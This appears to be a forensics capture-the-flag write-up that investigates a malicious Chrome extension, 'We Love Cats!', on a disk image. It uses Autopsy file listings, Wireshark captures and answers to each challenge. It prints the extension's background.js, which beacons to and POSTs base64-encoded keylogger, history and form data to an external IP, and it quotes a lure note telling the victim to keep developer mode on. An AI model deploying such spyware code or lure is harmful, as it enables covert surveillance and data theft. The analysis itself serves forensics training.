


```
Instructions.txt Hi Honey! Here are the steps to install this super kewl chrome extension.

1. Go to chrome://extensions in your chrome browser
2. Enable developer mode
3. Select LOAD UNPACKED
4. Select the folder CATS from the USB I gave you
5. Make sure it's enabled
6. Click on the icon to see kewl cat GIFS!

Side note: whenever you start chrome it will ask if you want to keep developer mode enabled. ALWAYS SELECT YES.

Love,
Jerek
```

Look at Amaya's Documents and to find the **CATS** folder by following this file path




```
PC-2-08-14-18-END.vhd
  Data Source Files
    PC-2-08-14-18-END.vhd
      vol1 (Unallocated: 0-2047)
      vol2 (NTFS / exFAT (0x07): 2048-718847)
      vol3 (NTFS / exFAT (0x07): 718848-67106815)
        V $OrphanFiles (40)
        V $CarvedFiles (4169)
        $Extend (8)
        $Recycle.Bin (5)
        V $Unalloc (8)
        Documents and Settings (2)
        MSOCache (3)
        PerfLogs (2)
        Program Files (19)
        Program Files (x86) (22)
        ProgramData (12)
        System Volume Information (9)
        Users (10)
          Admin (31)
          Administrator (33)
          alabankada (32)
          All Users (2)
          Default (29)
          Default User (2)
          Public (10)
        Windows (98)
      vol4 (Unallocated: 67106816-67108863)
```




```
alabankada (32)
  AppData (5)
  Application Data (2)
  Contacts (3)
  Cookies (2)
  Desktop (4)
  Documents (11)
    from Jerrek (4)
    My Music (2)
    My Pictures (2)
    My Videos (2)
```

The **CATS** folder is found in Amaya's Documents inside the folder **from Jerek**




Inside the CATS folder, there is several files.



[current folder]	2018-08-07 15:14:20 MDT
[parent folder]	2018-08-07 15:14:20 MDT
background.js	2018-08-06 12:17:58 MDT
background.js-slack	2018-08-06 12:17:58 MDT
content.js	2018-06-22 11:49:40 MDT
content.js-slack	2018-06-22 11:49:40 MDT
icon.png	2018-06-11 13:17:52 MDT
icon.png-slack	2018-06-11 13:17:52 MDT
manifest.json	2018-06-22 12:06:48 MDT
manifest.json-slack	2018-06-22 12:06:48 MDT
mystyle.css	2018-06-11 13:35:52 MDT
popup.html	2018-06-22 10:16:06 MDT
popup.js	2018-06-22 10:18:44 MDT

Click on **manifest.json** and read through the indexed text. It gives you the name of the extension: **"We Love Cats!"**



```
{ "name": "We Love Cats!", "version": "1.0", "description": "Extension that
shows random cat gifs and doesn't do anything malicious.......",
"manifest_version": 2, "icons": { "16": "icon.png", "48": "icon.png",
"128": "icon.png" }, "browser_action": { "default_icon": "icon.png",
"default_popup": "popup.html" }, "permissions": [ "activeTab",
"webRequest", "" ], "content_scripts": [ { "matches": [ "" ], "js":
["content.js"] } ], "background": { "scripts": ["background.js"] } }
```


Answer: We Love Cats!

Lamia 2

What is the external ip the extension communicates with? Hint: Origin: chrome-extension


Solution:

Continue from Lamia 1, in the **CATS** folder.



[current folder]	2018-08-07 15:14:20 MDT
[parent folder]	2018-08-07 15:14:20 MDT
background.js	2018-08-06 12:17:58 MDT
background.js-slack	2018-08-06 12:17:58 MDT
content.js	2018-06-22 11:49:40 MDT
content.js-slack	2018-06-22 11:49:40 MDT
icon.png	2018-06-11 13:17:52 MDT
icon.png-slack	2018-06-11 13:17:52 MDT
manifest.json	2018-06-22 12:06:48 MDT
manifest.json-slack	2018-06-22 12:06:48 MDT
mystyle.css	2018-06-11 13:35:52 MDT
popup.html	2018-06-22 10:16:06 MDT
popup.js	2018-06-22 10:18:44 MDT

Look through the other files and their indexed text and metadata. In **background.js indexed text**, find the **var server_location** and it shows the external IP of the extension **12.33.44.77**.



```
// This method will communicate to the remote server // options for type //
1. keylogger // 2. history // 3. form // 4. screen_capture // data should
be a string var minutes = 5; minutes *= 60000; //convert milliseconds to
minutes var dataSendTest = 200; var server_location = "http://12.33.44.77/"
// sends a heartbeat message to the server to make sure its alive heartbeat
= function () { var xhr = new XMLHttpRequest(); xhr.open("GET",
server_location); xhr.send(); xhr.onreadystatechange = function() { if
(this.readyState == 4) { dataSendTest = this.status; } } } heartbeat();
setInterval(heartbeat, minutes); function send_data(type, data) { var xhr =
new XMLHttpRequest(); if (dataSendTest == 200){ xhr.open("POST",
server_location + "api"); xhr.send(btoa(JSON.stringify({ "type": type,
"data": data }))); } } // examples // send_data("keylogger", "testing!");
// send_data("form", "testing!"); // send_data("history", "testing!"); //
Here we will send information to the remote server
chrome.runtime.onMessage.addListener( function(request, sender,
sendResponse){ send_data(request.type, request.data);
```


Answer: 12.33.44.77

Lamia 3

What protocol is the extension using to communicate with the external server?

Solution:

In the same file as above, look for **var xhr**. Once you find it in the indexed text data, it give you **XMLHttpRequest**, so we can assume that the protocol is **HTTP**.



```
// This method will communicate to the remote server // options for type //
1. keylogger // 2. history // 3. form // 4. screen_capture // data should
be a string var minutes = 5; minutes *= 60000; //convert milliseconds to
minutes var dataSendTest = 200; var server_location = "http://12.33.44.77/"
// sends a heartbeat message to the server to make sure its alive heartbeat
= function () { var xhr = new XMLHttpRequest(); xhr.open("GET",
server_location); xhr.send(); xhr.onreadystatechange = function() { if
(this.readyState == 4) { dataSendTest = this.status; } } } heartbeat();
setInterval(heartbeat, minutes); function send_data(type, data) { var xhr =
new XMLHttpRequest(); if (dataSendTest == 200){ xhr.open("POST",
server_location + "api"); xhr.send(btoa(JSON.stringify({ "type": type,
"data": data }))); } } // examples // send_data("keylogger", "testing!");
// send_data("form", "testing!"); // send_data("history", "testing!"); //
Here we will send information to the remote server
chrome.runtime.onMessage.addListener( function(request, sender,
sendResponse){ send_data(request.type, request.data);
```

Answer: http


Lamia 4

What endpoint and request is the malware using for communication with the foreign server?

Solution


Go to pcaps folder (Desktop\Artifacts\pcaps) and find the one that is on the date and time of the web traffic **2018-08-07_14-42-02.pcap**.

Open the pcap on Wireshark, filter for the IP address and protol **ip.addr == 12.33.44.77 && http** (found in the answers above)



Name	Date modified	Type	Size
2018-08-07_13-13-24.pcap	8/23/2018 2:52 PM	Wireshark capture ...	97,657 KB
2018-08-07_13-27-40.pcap	8/23/2018 2:53 PM	Wireshark capture ...	97,657 KB
2018-08-07_13-42-56.pcap	8/23/2018 2:53 PM	Wireshark capture ...	97,657 KB
2018-08-07_13-59-49.pcap	8/23/2018 2:53 PM	Wireshark capture ...	97,658 KB
2018-08-07_14-22-13.pcap	8/23/2018 2:53 PM	Wireshark capture ...	97,658 KB
2018-08-07_14-36-52.pcap	8/23/2018 2:53 PM	Wireshark capture ...	97,658 KB
2018-08-07_14-42-02.pcap	8/23/2018 2:54 PM	Wireshark capture ...	97,658 KB
2018-08-07_14-51-28.pcap	8/23/2018 2:54 PM	Wireshark capture ...	97,657 KB
2018-08-07_15-03-43.pcap	8/23/2018 2:54 PM	Wireshark capture ...	97,657 KB
2018-08-07_15-17-09.pcap	8/23/2018 2:54 PM	Wireshark capture ...	97,657 KB

Look at the different packets, Amaya's computer is reaching out to the server IP address and its using **POST /api**



```
ip.addr == 12.33.44.77 && http
No.    Time        Source         Destination    Protocol  Length  Info
57095 373.068231  192.168.1.11   12.33.44.77    HTTP      320 GET / HTTP/1.1
57098 373.070507  12.33.44.77    192.168.1.11   HTTP      204 HTTP/1.0 200 OK  (text/html)
57383 376.131364  192.168.1.11   12.33.44.77    HTTP     1262 POST /api HTTP/1.1  (text/plain)
57387 376.133919  12.33.44.77    192.168.1.11   HTTP      204 HTTP/1.0 200 OK  (application/json)
57414 377.738232  192.168.1.11   12.33.44.77    HTTP     1406 POST /api HTTP/1.1  (text/plain)
57419 377.740271  12.33.44.77    192.168.1.11   HTTP      204 HTTP/1.0 200 OK  (application/json)
58266 390.368447  192.168.1.11   12.33.44.77    HTTP      126 POST /api HTTP/1.1  (text/plain)
58269 390.372147  12.33.44.77    192.168.1.11   HTTP      204 HTTP/1.0 200 OK  (application/json)
58626 392.217784  192.168.1.11   12.33.44.77    HTTP      874 POST /api HTTP/1.1  (text/plain)
58629 392.219997  12.33.44.77    192.168.1.11   HTTP      204 HTTP/1.0 200 OK  (application/json)

> Frame 57095: 320 bytes on wire (2560 bits), 320 bytes captured (2560 bits)
> Ethernet II, Src: 8e:d3:9b:fc:14:b0 (8e:d3:9b:fc:14:b0), Dst: 36:4c:5e:a0:32:a7 (36:4c:5e:a0:32:a7)
> Internet Protocol Version 4, Src: 192.168.1.11, Dst: 12.33.44.77
> Transmission Control Protocol, Src Port: 49281, Dst Port: 80, Seq: 1, Ack: 1, Len: 266
> Hypertext Transfer Protocol
```


Answer: POST /api

Lamia 5

Why do the packets have no discernible strings? Looks like its encoded! What encoding scheme is used to "disguise" the data?


Solution:

Continuing from Lamia 4, in the same pcap **2018-08-07_14-42-02.pcap**. Click on one of the **POST /api** packets. Follow the packet by right clicking, follow, TCP stream.




```
ip.addr == 12.33.44.77 && http
No.    Time        Source         Destination    Protocol  Length  Info
57095 373.068231  192.168.1.11   12.33.44.77    HTTP      320 GET / HTTP/1.1
57098 373.070507  12.33.44.77    192.168.1.11   HTTP      204 HTTP/1.0 200 OK  (text/html)
57383 376.131364  192.168.1.11   12.33.44.77    HTTP     1262 POST /api HTTP/1.1  (text/plain)
57387 376.133919  12.33.44.77    192.168.1.11   HTTP      204 HTTP/1.0 200 OK  (application/json)
57414 377.738232  192.168.1.11   12.33.44.77    HTTP     1406 POST /api HTTP/1.1  (text/plain)
57419 377.740271  12.33.44.77    192.168.1.11   HTTP      204 HTTP/1.0 200 OK  (application/json)
58266 390.368447  192.168.1.11   12.33.44.77    HTTP      126 POST /api HTTP/1.1  (text/plain)
58269 390.372147  12.33.44.77    192.168.1.11   HTTP      204 HTTP/1.0 200 OK  (application/json)
58626 392.217784  192.168.1.11   12.33.44.77    HTTP      874 POST /api HTTP/1.1  (text/plain)
58629 392.219997  12.33.44.77    192.168.1.11   HTTP      204 HTTP/1.0 200 OK  (application/json)

> Frame 58266: 126 bytes on wire (1008 bits), 126 bytes captured (1008 bits)
> Ethernet II, Src: 8e:d3:9b:fc:14:b0 (8e:d3:9b:fc:14:b0), Dst: 36:4c:5e:a0:32:a7 (36:4c:5e:a0:32:a7)
> Internet Protocol Version 4, Src: 192.168.1.11, Dst: 12.33.44.77
> Transmission Control Protocol, Src Port: 49287, Dst Port: 80, Seq: 135848, Ack: 1, Len: 72
> [98 Reassembled TCP Segments (135919 bytes): #58079(395), #58080(1460), #58081(1460), #58083(1460), #58087(1460), #58088(146
> Hypertext Transfer Protocol
> Line-based text data: text/plain (1 lines)
```

This shows the discernible strings and from the way they look, we can infer that they are in **base 64.** Another thing that can tell you that it might be Base 64 is the equal sign(s) at the end.



```
POST /api HTTP/1.1
Host: 12.33.44.77
Connection: keep-alive
Content-Length: 428
Origin: chrome-extension://lilndkolfmpahggbdpalidadafphjfgk
User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.84 Safari/537.36
Content-Type: text/plain;charset=UTF-8
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

